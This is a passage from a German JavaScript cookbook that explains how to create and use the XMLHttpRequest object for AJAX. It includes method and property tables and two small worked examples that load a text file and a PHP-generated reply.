Bei AJAX-Anwendungen, die Daten zwischen Client und Server austauschen, kommuniziert der Webbrowser mit dem Server nicht direkt, sondern schleust die ausgetauschten Daten durch eine AJAX-Engine. Der Schlüssel dazu ist eine Erweiterung des Objektmodells von JavaScript um ein neues Kommunikationsobjekt. Dieses ist das XMLHttpRequest-Objekt, das in allen modernen Webbrowsern implementiert ist.

Dieses Objekt müssen Sie für jede AJAX-Applikation zuerst erzeugen. Darüber werden dann nachfolgend Daten vom Server angefordert und JavaScript wieder bereitgestellt.

Die Erzeugung sieht in einer einfachen Form so aus:

```
01 var resObjekt;
02 if(navigator.appName.search("Microsoft") > -1){
03   //resObjekt = new ActiveXObject("Microsoft.XMLHTTP");
```

Listing 727: Erzeugen eines Request-Objekts

```
04     resObjekt = new ActiveXObject("MSXML2.XMLHTTP");
05 }
06 else{
07     resObjekt = new XMLHttpRequest();
08 }
```

Listing 727: Erzeugen eines Request-Objekts (Forts.)

In dem Listing wird ein neues XMLHttpRequest-Objekt erzeugt. Das ganze Verfahren zum asynchronen Datenaustausch wurde ursprünglich von Microsoft erfunden und als ActiveX-Objekt (Typ ActiveXObject) implementiert. Andere Browser erzeugen so ein Kommunikationsobjekt jedoch auf andere Weise, denn die extrem sicherheitskritische ActiveX-Technologie wurde in Nicht-Microsoft-Browsern niemals integriert. Der Internet Explorer 7 wird zwar die Erzeugung umstellen und ebenfalls über den XMLHttpRequest-Konstruktor arbeiten, aber da wohl die Versionen 5 und 6 noch geraume Zeit im Einsatz bleiben, kann man wie so oft zur Erzeugung keine universelle Lösung wählen, sondern muss je nach Browser spezifisch arbeiten.

Das XMLHttpRequest-Objekt muss für den Internet Explorer 5 und 6 über den Konstruktor ActiveXObject() erzeugt werden. Als Argument wird dabei eine Zeichenkette übergeben, die das gewünschte Objekt bezeichnet.

Dabei muss man je nach Browsersversion und Systemumgebung sowie installierter DLL für das XML-Parsen entweder die ältere Form new ActiveXObject("Microsoft.XMLHTTP")⁷ oder die neuere Variante new ActiveXObject("MSXML2.XMLHTTP")⁸ nehmen.

Wir haben in dem Listing nun eine der beiden Versionen auskommentiert (im Beispiel hier die ältere Variante). Wenn Sie Windows mit dem Internet Explorer verwenden, können Sie dann auf Ihrer Plattform einfach eine der beiden Möglichkeiten testen, und wenn es funktioniert, soll das für die Ausführungen bis hierhin erst einmal genügen.

Die Zeile 2 (`if (navigator.appName.search("Microsoft") > -1)`) stellt eine Browserweiche dar und gewährleistet, dass die Erzeugung auf diese Art und Weise nur von den Browsern gemacht wird, die sich als Microsoft-Browser (als Internet Explorer) identifizieren. Der Grund ist, dass wie gesagt alle anderen Browser das XMLHttpRequest-Objekt über new XMLHttpRequest() erzeugen und das wird im else-Zweig der Browserweiche gemacht. Beachten Sie, dass diese Variante mit der Browserweiche beim Internet Explorer 7 Probleme macht. Dieser greift nie auf den XMLHttpRequest-Konstruktor zu, weil er in den Microsoft-Zweig läuft.

In der Praxis wird man deshalb für die universelle Erzeugung eines XMLHttpRequest-Objekts auf die Ausnahmebehandlung zurückgreifen. *Das entsprechende Rezept für eine universelle Funktion zum Erzeugen eines XMLHttpRequest-Objekts finden Sie in Kapitel 5 »Ausnahmebehandlung«.* Auch wir werden in den folgenden Rezepten diese universelle Funktion zum Erzeugen eines XMLHttpRequest-Objekts verwenden.

Hinweis

Sie sehen hier wieder einen klassischen Fall, wo eine Browserweiche zu einem bestimmten Zeitpunkt sinnvoll sein kann, aber von der Entwicklung im Web irgendwann überholt wird.

7. Über msxml.dll zur Verfügung gestellt.
8. Über die neuere Version des XML-Parsers msxml2.dll zur Verfügung gestellt.

Hinweis

Glücklicherweise ist die Art der Erzeugung des XMLHttpRequest-Objekts nicht relevant für die nachfolgend bereitgestellten Eigenschaften und Methoden des generierten Objekts. Mit anderen Worten – sobald Sie ein passendes XMLHttpRequest-Objekt erzeugt haben, können Sie in der Folge bei allen Browsern analog vorgehen. Dies vereinfacht den Umgang mit AJAX doch erheblich!

281 Wie kann ich mit AJAX Daten vom Server anfordern?

Wenn Sie im Rahmen einer Webseite asynchrone Daten nachfordern wollen, müssen Sie im ersten Schritt ein XMLHttpRequest-Objekt erzeugen (*siehe das Rezept »Wie kann ich ein XMLHttpRequest-Objekt erzeugen?« auf Seite 846*). XMLHttpRequest-Objekte sind unmittelbar an dem internen Aufbau von HTTP orientiert und das Rückgrat jeder AJAX-Anfrage.

Für die asynchrone Kommunikation zwischen Browser und Webserver erlaubt das Objekt zum einen die Registrierung von so genannten **Callback-Funktionen**, die bei jeder Änderung des Transaktionszustands ausgewertet werden, zum anderen kann auf alle Header-Felder von Anfrage und Antwort zugegriffen werden.

Wenn Ihnen ein solches XMLHttpRequest-Objekt zur Verfügung steht, stellt Ihnen dieses alle relevanten Methoden und Eigenschaften zur Verfügung, um gezielt Daten nachzu fordern und auszuwählen und für einen JavaScript-Zugriff bereitzustellen. Wie Sie diese Daten dann in der Webseite dem Anwender präsentieren, ist dann reines DHTML.

Achtung

Allgemein dürfen AJAX-Anfragen aus Sicherheitsgründen nur Daten von der gleichen Domain anfordern, von der die anfordernde Webseite stammt. Das ist ein oft zu findendes **Sandkastenprinzip – Sandbox –**, wie wir es ja auch bei Java haben. Die URL muss also identisch mit der der aktuellen Webseite sein (relativ oder absolut).

Allerdings können Anwender verschiedener Browser – etwa eines Mozilla-Browsers wie Firefox oder aber auch des Internet Explorers – diese Sandbox deaktivieren und die Nachforderung von Daten von anderen Domains gestatten. Das nennt man dann einen **Cross-Domain-Zugriff**. Wenn Anwender bei einem Mozilla-Browser in der Adresszeile des Browsers zum Beispiel `about:config` eingeben, in der folgenden Liste den Eintrag `signed.applets.codebase_principal_support` suchen und dort den Wert auf `true` ändern (einfach einen Doppelklick ausführen), können auch nicht signierte Skripte erhöhte Zugriffsrechte erhalten und damit Daten von fremden Domains nachfordern.

Die Freischaltung ist allerdings aus Sicherheitsgründen hochkritisch und sollte in der Regel unterbleiben. Und für die Praxis von AJAX-Anwendungen ist die Möglichkeit von Cross-Domain-Zugriffen ohnehin vollkommen uninteressant. Da nur eine verschwindend kleine Anzahl an Besuchern diese Möglichkeit aktiviert haben wird, benötigen Sie für alle Anwender ohne diese freigeschalteten Cross-Domain-Zugriffe sowieso eine andere Lösung. Die Freischaltung bietet sich höchstens für eine Testumgebung an.

Welche Methoden stellt ein XMLHttpRequest-Objekt bereit?

Nachfolgend finden Sie die Methoden eines XMLHttpRequest-Objekts, die Sie für den AJAX-Austausch entweder zwingend benötigen oder die teilweise optionale Features bereitstellen:

Methode	Beschreibung
abort()	Stopp der aktuellen Server-Anfrage.
getAllResponseHeaders()	Rückgabe der vom Server gesendeten Header-Felder als String.
getResponseHeader("headerLabel")	Die Methode gibt das als Parameter benannte Header-Feld als String zurück.
open("method", "URL"[, asyncFlag[, "userName"[, "password"]]])	<p>Die open()-Methode ist eine der wichtigsten Methoden eines XMLHttpRequest-Objekts. Sie öffnet eine Verbindung zu einem Webserver. Oder genauer – das Kommunikationsobjekt wird mit den richtigen Verbindungsdaten initialisiert. Dabei werden mindestens zwei Parameter angegeben. Für method kann GET, POST, PUT oder HEAD verwendet werden, wobei in der Praxis GET oder POST dominieren.</p> <p>GET überträgt Daten in Form einer Erweiterung der URL.</p> <p>POST kommt insbesondere dann zum Einsatz, wenn die gesendeten Daten größer als 500 Bytes sind.</p> <p>HEAD wird verwendet, wenn nur Response-Header und keine Daten angefordert werden. Dieses kann z.B. verwendet werden, wenn für eine Datei auf dem Server das Datum der letzten Änderung abgefragt werden soll.</p> <p>PUT wird zum Kopieren von Dateien auf den Server eingesetzt.</p> <p>Die URL ist der relative oder absolute Pfad zum Serverskript, wobei gegebenenfalls (in jedem Fall bei GET, aber – etwas ungewöhnlich – auch bei POST) der Querystring angefügt und eine Pseudo-URL verwendet wird.</p> <p>Das dritte Argument gibt an, ob eine Anfrage synchron (<code>false</code>) oder asynchron (<code>true</code>) verarbeitet wird. Sofern eine synchrone Verarbeitung festgelegt wird, wird der folgende Versand der Daten mit der send()-Methode die Ausführung des Skripts so lange blockieren, bis die Antwort des Servers vollständig empfangen wurde. In diesem Fall kann die Antwort des Servers im unmittelbar folgenden Schritt des Skripts verarbeitet werden. Beim asynchronen Anfordern von Daten wird das blockierende Warten des Browsers auf die Antwort vermieden (das ist auch bei AJAX-Applikationen der Regelfall). Das Skript läuft dann nach dem Absenden des Requests einfach weiter. Wenn Sie so eine Anfrageform wählen, kann die Antwort des Webservers nicht im unmittelbar nächsten Schritt des Skripts verarbeitet werden, da die Antwort wegen der Antwortzeiten der Transaktion so gut wie nie rechtzeitig da sein kann. Stattdessen wird eine so genannte Callback-Funktion definiert, die immer dann aufgerufen wird, wenn sich der Bearbeitungszustand der Transaktion ändert. Dies kann mit einer speziellen Eigenschaft eines XMLHttpRequest-Objekts – <code>onreadystatechange</code> – verfolgt werden.</p> <p>Der optionale Parameter <code>userName</code> ist ein gegebenenfalls benötigter Benutzername für eine geschützte Ressource auf dem Server und <code>password</code> entsprechend das Passwort.</p>
send(content)	Die send()-Methode wird zum tatsächlichen Abschicken einer Anfrage verwendet. Sie wird nach dem Aufruf der open()-Methode aufgerufen.

Tabelle 34: Die Methoden eines XMLHttpRequest-Objekts

Methode	Beschreibung
	Der Parameter <code>content</code> ist entweder <code>null</code> (bei <code>GET</code>) oder ein Querystring bei <code>POST</code> . Beachten Sie, dass Sie auch im Fall von <code>POST</code> hier den Wert <code>null</code> setzen können. Dies können Sie trivialerweise natürlich dann machen, wenn Sie dem serverseitigen Skript keine Daten übergeben wollen. Es geht aber auch dann, wenn Sie zur Versendung der Daten eine Pseudo-URL verwenden, wie man sie bei konventionellen Datenanforderungen nur in Verbindung mit der Methode <code>GET</code> einsetzt. Dann werden aber die Daten trotz der Einstellung <code>POST</code> als <code>GET</code> -Variablen versendet und müssen auf dem Server entsprechend entgegengenommen werden.
<code>setRequestHeader ("label", "value")</code>	Mit dieser Methode können individuelle Header-Felder gesetzt werden.
<code>setMimeType("mime-type")</code>	Über diese Methode erfolgt das Setzen des MIME-Typs der angeforderten Daten (Response). Der Parameter <code>mimetype</code> ist die übliche Angabe eines MIME-Typs als String (z.B. <code>"text/xml"</code> oder <code>"text/html"</code>). Achtung: Die Methode wird von einigen Browsern nicht unterstützt (etwa dem Internet Explorer). In der Praxis benötigen Sie beim Anfordern von XML-Daten auch oft keine explizite Festlegung von XML. Selbst wenn die XML-Daten ohne die Festlegung vom Server gesendet werden, können Sie auf dem XML-Baum navigieren. Die XML-Elemente stehen Ihnen auch dann zur Verfügung, wenn reiner Text oder HTML als MIME-Typ gesendet wird.

Tabelle 34: Die Methoden eines XMLHttpRequest-Objekts (Forts.)

Welche Eigenschaften stellt ein XMLHttpRequest-Objekt bereit?

Ein XMLHttpRequest-Objekt besitzt neben den Methoden eine Reihe Eigenschaften, die Sie für eine AJAX-Applikation benötigen oder die diese optional um einige Möglichkeiten erweitert:

Methode	Beschreibung				
<code>onreadystatechange</code>	Der Eventhandler wird jedes Mal aufgerufen, wenn sich der Verbindungsstatus (<code>readyState</code>) eines XMLHttpRequest-Objekts ändert. Man registriert bei diesem Eventhandler in der Regel eine Funktionsreferenz auf eine Callback-Funktion.				
<code>readyState</code>	Die Eigenschaft enthält den aktuellen Verbindungsstatus einer Transaktion. Mögliche Werte, die an den Standardmeldungen eines Webservers orientiert sind, sind folgende: <table> <tr> <td>0 UNINITIALIZED</td> <td>Das XMLHttpRequest-Objekt wurde noch nicht initialisiert. Das bedeutet, die Verbindung wurde noch nicht geöffnet beziehungsweise die Methode <code>open()</code> noch nicht aufgerufen.</td> </tr> <tr> <td>1 LOADING</td> <td>Das Request-Objekt wurde erstellt und initialisiert, aber es wurde noch keine Anfrage mit <code>send()</code> gesendet.</td> </tr> </table>	0 UNINITIALIZED	Das XMLHttpRequest-Objekt wurde noch nicht initialisiert. Das bedeutet, die Verbindung wurde noch nicht geöffnet beziehungsweise die Methode <code>open()</code> noch nicht aufgerufen.	1 LOADING	Das Request-Objekt wurde erstellt und initialisiert, aber es wurde noch keine Anfrage mit <code>send()</code> gesendet.
0 UNINITIALIZED	Das XMLHttpRequest-Objekt wurde noch nicht initialisiert. Das bedeutet, die Verbindung wurde noch nicht geöffnet beziehungsweise die Methode <code>open()</code> noch nicht aufgerufen.				
1 LOADING	Das Request-Objekt wurde erstellt und initialisiert, aber es wurde noch keine Anfrage mit <code>send()</code> gesendet.				

Tabelle 35: Die Eigenschaften eines XMLHttpRequest-Objekts

Methode	Beschreibung
	<p>2 LOADED Die Anfrage wurde gesendet und der Antwort-Header sowie der Antwortstatus können ausgewertet werden.</p> <p>3 INTERACTIVE Die Daten vom Server treffen gerade ein. Die Eigenschaften <code>responseText</code> bzw. <code>responseXML</code> enthalten die bereits empfangenen Daten.</p> <p>4 COMPLETED Die Kommunikation mit dem Server ist abgeschlossen und alle Daten sind angekommen, wenn kein Fehler aufgetreten ist. Dies ist der wichtigste Fall bei der Erstellung von AJAX-Applikationen.</p> <p>Sie können beispielsweise in einer <code>switch-case</code>-Entscheidung die Statuscodes auswerten und entsprechend Reaktionen implementieren. Aber Achtung: Die Statuscodes außer 4 (COMPLETED) sind in verschiedenen Browsern nicht wirklich einheitlich implementiert. Deshalb macht in der Praxis fast nur die Abfrage auf <code>readyState == 4</code> Sinn.</p>
<code>responseText</code>	Die Eigenschaft enthält die vom Server gesendeten Daten als Text.
<code>responseXML</code>	Die Eigenschaft enthält die vom Server gesendeten Daten als XML-Daten beziehungsweise Knotenobjekte vom Typ <code>node</code> . Wenn die Daten nicht in XML-Form (oder allgemein als Baum) gesendet wurden sind, enthält <code>responseXML</code> den Wert <code>null</code> .
<code>status</code>	Die Eigenschaft enthält den HTTP-Status der Verbindung als Zahl und korrespondiert unmittelbar mit dem zugehörigen Wert der Serverantwort.
<code>statusText</code>	Die Eigenschaft enthält den HTTP-Status als Textmeldung, sofern eine solche übermittelt wurde und korrespondiert unmittelbar mit dem zugehörigen Wert der Serverantwort.

Tabelle 35: Die Eigenschaften eines XMLHttpRequest-Objekts (Forts.)

282 Wie sieht der Ablauf einer AJAX-Anfrage grundsätzlich aus?

Der Ablauf einer AJAX-Anfrage kann sich zwar in diversen Details unterscheiden, folgt aber in der Regel immer dem gleichen Schema:

1. Zuerst wird ein XMLHttpRequest-Objekt erzeugt.
2. Eine Callback-Funktion wird beim XMLHttpRequest-Objekt als Funktionsreferenz registriert. Diese wird dann bei jeder Zustandsänderung der Transaktion aufgerufen. Beispiel: `resObjekt.onreadystatechange = handleResponse;`. Die angegebene Funktion wird fortan für jede Statusänderung des XMLHttpRequest-Objekts aufgerufen. Das Feld `readyState` des XMLHttpRequest-Objekts gibt Aufschluss über den aktuellen Status der Transaktion beim Aufruf dieser Callback-Funktion. So lassen sich einzelne Phasen der Datenübertragung unterscheiden. Der wichtigste Fall ist hier das Erreichen des Status `COMPLETED` mit dem Statuscode 4. Nur dieser Status wird in den verschiedenen Browsern einheitlich gehandhabt. Deshalb werden fast alle AJAX-Anwendungen darauf prüfen.

3. Die Verbindung wird geöffnet, indem die `open()`-Methode des XMLHttpRequest-Objekts aufgerufen wird. Beispiel: `resObjekt.open('get', 'a.txt', true);`. Das ist aber noch nicht die konkrete Anfrage. Deshalb ist es auch unerheblich, ob Schritt 2 und 3 vertauscht werden.
4. Die Anfrage wird mit der `send()`-Methode abgeschickt. Beispiel: `resObjekt.send(null);`.
5. Die Antwort wird verwertet. Dazu kann explizit die Statusänderung eines XMLHttpRequest-Objekts genutzt werden.

Hinweis

Praktische Beispiele finden Sie in den anderen Rezepten in diesem Kapitel.

283 Welche Form von Daten kann ich per AJAX vom Server anfordern?

Obwohl in der Abkürzung AJAX explizit XML steckt, kann man für den asynchronen Datenaustausch jede Form von Textdaten nutzen. Sie können vom Server eine beliebige Form an Textdaten anfordern. Sei es HTML, XHTML, XML, Style Sheets oder auch reinen Text. Es ist genau genommen so, dass man oft die wenigsten Probleme bei AJAX-Applikationen hat, wenn die angeforderten Daten bereits in HTML- oder XHTML-Form (als Fragment) oder als reiner Text zum Client geschickt werden. Die Aufbereitung der Daten erfolgt in diesem Fall vollständig auf dem Server und der Client zeigt die fertigen Daten nur unverändert (maximal in gewisser Weise formatiert) an.

Achtung

Beachten Sie, dass Sie im Fall von verschicktem (X)HTML vom Server aus keine vollständige Webseite senden sollten. Das Grundgerüst der neu geschickten Webseite würde unter Umständen zu Komplikationen führen, wenn es in ein bestehendes Grundgerüst eingefügt wird.

Wenn Sie XML-Daten zum Client schicken, müssen Sie diese dort verarbeiten. Dabei muss man sich leider in den aktuellen Browsern derzeit noch auf unzählige Probleme einrichten. Aus diesem Grund ist es in vielen Fällen die bessere Lösung, wenn man keinerlei Geschäftslogik zur Interpretation von XML auf den Client verlagert, sondern die Daten auf dem Server so aufbereitet, dass sie später unverändert oder maximal auf gewisse Weise formatiert in der Webseite angezeigt werden.

Das bedeutet, die vom Server auf Grund einer AJAX-Anfrage gesendeten Daten sind in diesem Fall reiner Text, der einfach im Client innerhalb eines HTML-Containers angezeigt wird oder ein (X)HTML-Fragment, dessen Tags in der Webseite bei der Anzeige dann noch zusätzlich interpretiert werden sollen.

Sie können vom Webserver sowohl ein Programm oder Skript aufrufen, das dynamisch die zu sendenden Daten zusammensetzt, oder aber auch eine komplette Datei abrufen, die einfach unverändert zum Client geschickt wird. Die nachfolgenden Rezepte zeigen den Weg, wie Sie die verschiedenen Formen der Datenanforderung in AJAX einsetzen können.

Hinweis

Es ist keinesfalls einfach zu entscheiden, ob Sie überhaupt Geschäftslogik bei einer AJAX-Applikation auf den Client verlagern sollten. Wenn Sie eine komplexere XML-Datenstruktur zum Client schicken und diese erst dort aufgespalten und verarbeitet wird, erzeugen Sie eine möglicherweise recht komplexe Multi-Tier⁹-Applikation. Mit anderen Worten – was für eine AJAX-Applikation technisch machbar ist, muss in der Praxis keineswegs sinnvoll sein.

284 Wie kann ich eine reine Textdatei mit AJAX nachfordern?

Obwohl in dem Begriff AJAX ausdrücklich der Bezeichner XML steckt, können Sie verschiedene Arten von Daten mit AJAX nachfordern – *siehe das Rezept »Welche Form von Daten kann ich per AJAX vom Server anfordern?« auf Seite 852*. So natürlich auch eine reine Textdatei, die vom Webserver zum Download als statische Datei bereitgestellt wird. In der `open()`-Methode muss bloß eine Referenz auf die URL der Datei notiert werden.

Hinweis

Die Wahl von reinem Text wird in sehr vielen Fällen ideal sein. Die gesamte Geschäftslogik des AJAX-Datenaustauschs bleibt auf dem Server und der Client muss nur noch das Resultat darstellen.

Das nachfolgende Beispiel fordert eine statische Textdatei vom Server an, wenn ein Anwender auf einen Button klickt.

Die HTML-Datei

Erstellen wir zuerst eine HTML-Datei (`ajax1.html`), die nur ein Webformular mit einem Button und einem leeren ``-Container als Bereich für die Antwort der AJAX-Anfrage bereitstellt.

```
01 <html>
02 <script language="JavaScript" src="ajax1.js"></script>
03 <body>
04 <form>
05 <input type="button" value="OK" onClick="sndReq()" />
06 </form>
07 <br />
08 <span id="hs"></span>
09 </body>
10 </html>
```

Listing 728: Eine einfache Webseite mit einem Button und einem leeren ``-Container

In Zeile 2 wird eine externe JavaScript-Datei referenziert, die wir gleich betrachten. Darin wird sich die Funktionalität befinden, um Daten vom Webserver anzufordern und diese über die AJAX-Engine in die Webseite zu integrieren, ohne eine neue Webseite laden zu müssen.

Von Zeile 4 bis 6 erstreckt sich das Webformular. Beachten Sie in Zeile 5 den Eventhandler `onClick="sndReq()"`. Damit wird bei einem Klick des Anwenders auf die Schaltfläche die

9. Mehr-Schichten.

JavaScript-Funktion `sndReq()` aufgerufen. Diese ist in der externen JavaScript-Datei definiert.

In Zeile 8 sehen Sie einen ``-Container. Derzeit ist er noch leer. Aber er bezeichnet den Bereich, der im Folgenden mit AJAX gefüllt werden soll. Der ``-Container hat ein Attribut `id` und dieses ist der Schlüssel zum Zugriff.



Abbildung 369: Die Webseite vor der Datennachforderung mit AJAX

Die externe JavaScript-Datei

Betrachten wir nun die JavaScript-Funktionen, die wir benötigen werden:

```

01 var resObjekt = null;
02 function erzXMLHttpRequestObject(){
03     var resObjekt = null;
04     try {
05         resObjekt = new ActiveXObject("Microsoft.XMLHTTP");
06     }
07     catch(Error){
08         try {
09             resObjekt = new ActiveXObject("MSXML2.XMLHTTP");
10         }
11         catch(Error){
12             try {
13                 resObjekt = new XMLHttpRequest();
14             }
15             catch(Error){
16                 alert("Erzeugung des XMLHttpRequest-Objekts ist nicht möglich");
17             }
18         }
19     }
20     return resObjekt;
21 }
22 function sndReq() {
23     resObjekt.open('get', 'ajax1.txt',true);
24     resObjekt.onreadystatechange = handleResponse;
  
```

Listing 729: Die externe JavaScript-Datei zur Datenanforderung per AJAX

```
25     resObjekt.send(null);
26 }
27 function handleResponse() {
28     if(resObjekt.readyState == 4){
29         document.getElementById("hs").innerHTML = resObjekt.responseText;
30     }
31 }
32 resObjekt = erzXMLHttpRequestObject();
```

Listing 729: Die externe JavaScript-Datei zur Datenanforderung per AJAX (Forts.)

Die externe JavaScript-Datei mit Namen *ajax1.js*, die in der Webseite referenziert wird, enthält zuerst die Erzeugung des so genannten Request-Objekts als globale Variable (die Erzeugung erfolgt in Zeile 32). Darüber werden in den nachfolgend definierten Funktionen Daten vom Server angefordert und JavaScript wieder bereitgestellt.

Wir verwenden dazu die universelle Funktion zum Erzeugen eines XMLHttpRequest-Objekts, die in *Kapitel 5 »Ausnahmebehandlung«* genauer beschrieben ist (Zeile 2 bis 21). Zu den grundsätzlichen Hintergründen beim Erzeugen eines solchen Objekts siehe das Rezept »Wie kann ich ein XMLHttpRequest-Objekt erzeugen?« auf Seite 846.

Die Funktion `sendReq()` wird – wie oben gezeigt – in dem Webformular immer dann aufgerufen (mit dem Eventhandler `onClick`), wenn ein Anwender die Schaltfläche anklickt. Darin wird zuerst in Zeile 23 eine HTTP-GET-Verbindung zum Webserver durch `resObjekt.open('get', 'ajax1.txt', true)` initialisiert.

Hinweis

Für die Details siehe das Rezept »Wie kann ich mit AJAX Daten vom Server anfordern?« auf Seite 848.

Der erste Parameter in der `open()`-Methode spezifiziert die Art der HTTP-Anforderung. In unserem Fall wird die GET-Methode gewählt.

Der zweite Parameter ist die Zieladresse der Anfrage. Dies ist in diesem Fall eine gewöhnliche URL auf eine statische Textdatei (eine relative Pfadangabe auf die Datei *ajax1.txt*).

Der dritte Parameter gibt an, ob die Kommunikation asynchron erfolgen soll oder nicht. Der Wert `true` gibt an, dass die Kommunikation asynchron laufen soll.

Sobald die HTTP-Antwort beim Client wieder eintrifft, muss man nun darauf reagieren können. Dazu definieren wir eine Funktion zum Umgang mit der Antwort. Diese wird allgemein vor dem Aufruf der `send()`-Methode¹⁰ an die `onreadystatechange`-Eigenschaft des Request-Objekts gebunden (Zeile 24: `resObjekt.onreadystatechange = handleResponse;`). Die hier angegebene Callback-Funktion `handleResponse()`¹¹ wird bei jeder Statusänderung der HTTP-Anfrage durch den Server ausgeführt¹².

10. Diese schickt die Anforderung an den Server.

11. Die Wahl dieses Namens finden Sie sehr häufig im AJAX-Umfeld.

12. Allerdings werden wir im Inneren der Funktion festlegen, dass relevante Aktionen nur dann stattfinden, wenn die Daten vollständig übermittelt wurden.

Achtung

Beachten Sie, dass Sie beim Binden an die `onreadystatechange`-Eigenschaft bei der Funktion keine Klammern angeben. Es handelt sich hier um eine so genannte **Funktionsreferenz** und keinen gewöhnlichen Funktionsaufruf.

Das Listing der Funktion `handleResponse()` sollte keine Rätsel aufgeben. In Zeile 28 wird zuerst mit der Eigenschaft `readyState` ein bestimmter Status der Datenübertragung überprüft.

Der Wert 4 steht für **COMPLETED** (vollständig).

Wenn also die Daten vollständig übertragen wurden, greifen wir in Zeile 29 mit `document.getElementById("hs")` auf das Element der Webseite zu, dem der Parameter `id` mit dem Wert `hs` zugeordnet ist. Das ist in der Webseite der ``-Container.

Die Methode `getElementById()` ist im W3C-Objektmodell DOM definiert. Das Attribut `innerHTML` erlaubt den Zugriff auf den Inhalt von diesem Container.

Der Wert wird in Zeile 29 über das Objekt `resObjekt` zugewiesen. Dieses Objekt enthält über die Eigenschaft `responseText` die Antwort des Webservers.

Die angeforderte Datei besteht aus reinem Text, der in unserem konkreten Fall mit einigen einfachen HTML-Tags durchsetzt ist (auf den Abdruck kann guten Gewissens verzichtet werden).



Abbildung 370: Die Textdatei wurde mit AJAX nachgeladen und in der Webseite angezeigt.

285 Wie kann ich mit AJAX eine dynamisch generierte Antwort nachfordern?

Neben XML können Sie verschiedene andere Arten von Daten mit AJAX nachfordern – siehe das Rezept »Welche Form von Daten kann ich per AJAX vom Server anfordern?« auf Seite 852. So natürlich auch eine dynamisch generierte Antwort, die sowohl aus reinem Text, (X)HTML oder aber auch XML aufgebaut sein kann.

Die Bedeutung der inneren Struktur der Antwort ergibt sich erst auf dem Client. In der `open()`-Methode muss dafür eine Referenz auf die URL der Datei notiert werden, die die Antwort generiert. Bei Bedarf muss man dem Programm beziehungsweise Skript noch geeignete Parameter mitgeben.

Als AJAX-Beispiel realisieren wir ein Webformular, das einem Anwender in einem Listenfeld die Auswahl einer Krankheit erlaubt und in dem je nach gewählter Krankheit eine ergänzende Information angezeigt werden soll.

Diese Information soll erst dann vom Server angefordert werden, wenn der Anwender durch einen Klick in der Webseite eine konkrete Krankheit ausgewählt hat. Dann soll die Antwort je nach Auswahl dynamisch vom Server generiert werden.

Die HTML-Datei

Erstellen wir zuerst eine HTML-Datei, die nur ein Webformular mit einem einzeiligen Listenfeld bereitstellt (`ajax2.html`):

```
01 <html>
02 <script language="JavaScript" src="ajax2.js"></script>
03 <body>
04 <h4>Das Hypochonder-Paradies</h4>
05 <form name="f">
06 Welche Krankheit h&uuml;tten Sie denn gerne?
07 <select name="krankheit" size="4" onChange="sndReq()">
08 <option>Grippe</option>
09 <option>Husten</option>
10 <option>Kopfweh</option>
11 <option>&Uuml;belkeit</option>
12 <option>Depression</option>
13 </select>
14 </form>
15 <br>
16 <div id="hs"></div>
17 </body>
18 </html>
```

Listing 730: Eine HTML-Datei mit einem Webformular

Die Webseite entspricht im Wesentlichen dem Beispiel in dem Rezept »Wie kann ich eine reine Textdatei mit AJAX nachfordern?« auf Seite 853. Nur finden Sie in dem Webformular eine Auswahlliste. Das Formular erhält über den Parameter `name` den Namen `f`, über den wir es in einer JavaScript-Funktion später ansprechen werden (Zeile 5).

Das Listenfeld wird mit einem `<select>`-Tag erzeugt. In Zeile 7 beginnt der Container und er endet in Zeile 13. Das Listenfeld bekommt ebenfalls über den Parameter `name` einen Namen für den späteren Zugriff aus JavaScript.

Beachten Sie in Zeile 7 den Eventhandler `onchange="sndReq()"`. Damit wird bei einer Auswahländerung des Listenfeldeintrags die JavaScript-Funktion `sndReq()` aufgerufen. Diese ist in der externen JavaScript-Datei definiert. Die einzelnen `<option>`-Container stellen die Einträge in dem Listenfeld dar und zeigen die verfügbaren¹³ Krankheiten zur Auswahl an.




Abbildung 371: Die Webseite vor der AJAX-Anfrage

Die externe JavaScript-Datei

Betrachten wir nun den geänderten Teil der externen JavaScript-Datei mit Namen `ajax2.js`, die in der Webseite referenziert wird – *für die vollständige Datei siehe auf der Buch-CD oder in dem Rezept »Wie kann ich eine reine Textdatei mit AJAX nachfordern?« auf Seite 853*. Natürlich wird wieder ein XMLHttpRequest-Objekt erzeugt und der Inhalt auch wie gehabt in die Webseite befördert. Alleine in der Funktion `sndReq()` wird eine Änderung notwendig:

```
...
22 function sndReq() {
23     resObjekt.open('get', 'ajax2.php?was=' + ←
24         this.document.f.krankheit.selectedIndex, true);
25     resObjekt.onreadystatechange = handleResponse;
26     resObjekt.send(null);
27 }
...

```

Listing 731: Der geänderte Teil der externen JavaScript-Datei – `ajax2.js`

Die Funktion wird in dem Webformular immer dann aufgerufen (mit dem Eventhandler `onChange`), wenn ein Anwender einen Eintrag in dem Listenfeld selektiert.

Die Objektrepräsentation einer Auswahlliste im Rahmen des DOM-Objektmodells besitzt nun die Eigenschaften `selectedIndex` und `selected`. Mit dem hier verwendeten `selectedIndex` können Sie ermitteln, welcher Eintrag in einer Auswahlliste aktiviert ist. Mit der alternativen booleschen Eigenschaft `selected` können Sie für jeden Eintrag testen, ob dieser selektiert ist oder nicht.

Der selektierte Eintrag des Listenfelds wird nun in Zeile 23 über `resObjekt.open('get', 'ajax2.php?was=' + this.document.f.krankheit.selectedIndex, true);` zu einer Pseudo-URL zusammengesetzt und dann beim Versenden an das aufgerufene serverseitige PHP-Skript übergeben.

13. ;-)

Der Name des übergebenen Wertes ist `was`, enthält also den Index des ausgewählten Eintrags im Listenfeld.

Die Serverseite

Obwohl hier PHP nicht unser Thema ist, schauen wir uns zu guter Letzt an, wie die Antwort vom Server generiert wird. In der Funktion `sendReq()` sehen Sie in Zeile 23, dass ein PHP-Skript mit Namen `ajax2.php` aufgerufen und an dieses ein Wert übergeben wird. Hier ist dessen Quelltext, den Sie einfach mit einem normalen Texteditor erstellen können und der selbst ohne PHP-Kenntnisse auf Grund von der Verwandtschaft mit JavaScript sicher verständlich ist:

```
01 <?
02 echo "Eine gute Wahl. Sie erhalten ";
03 switch($_REQUEST['was']) {
04     case 0: echo ←
05             "Temperaturen, dass Sie jede Sauna beheizen k&ouml;nnen."; break;
06     case 1: echo "einen Husten, der jeden D&ampuuml←
07             senjet &uuml;bert&ouml;nt."; break;
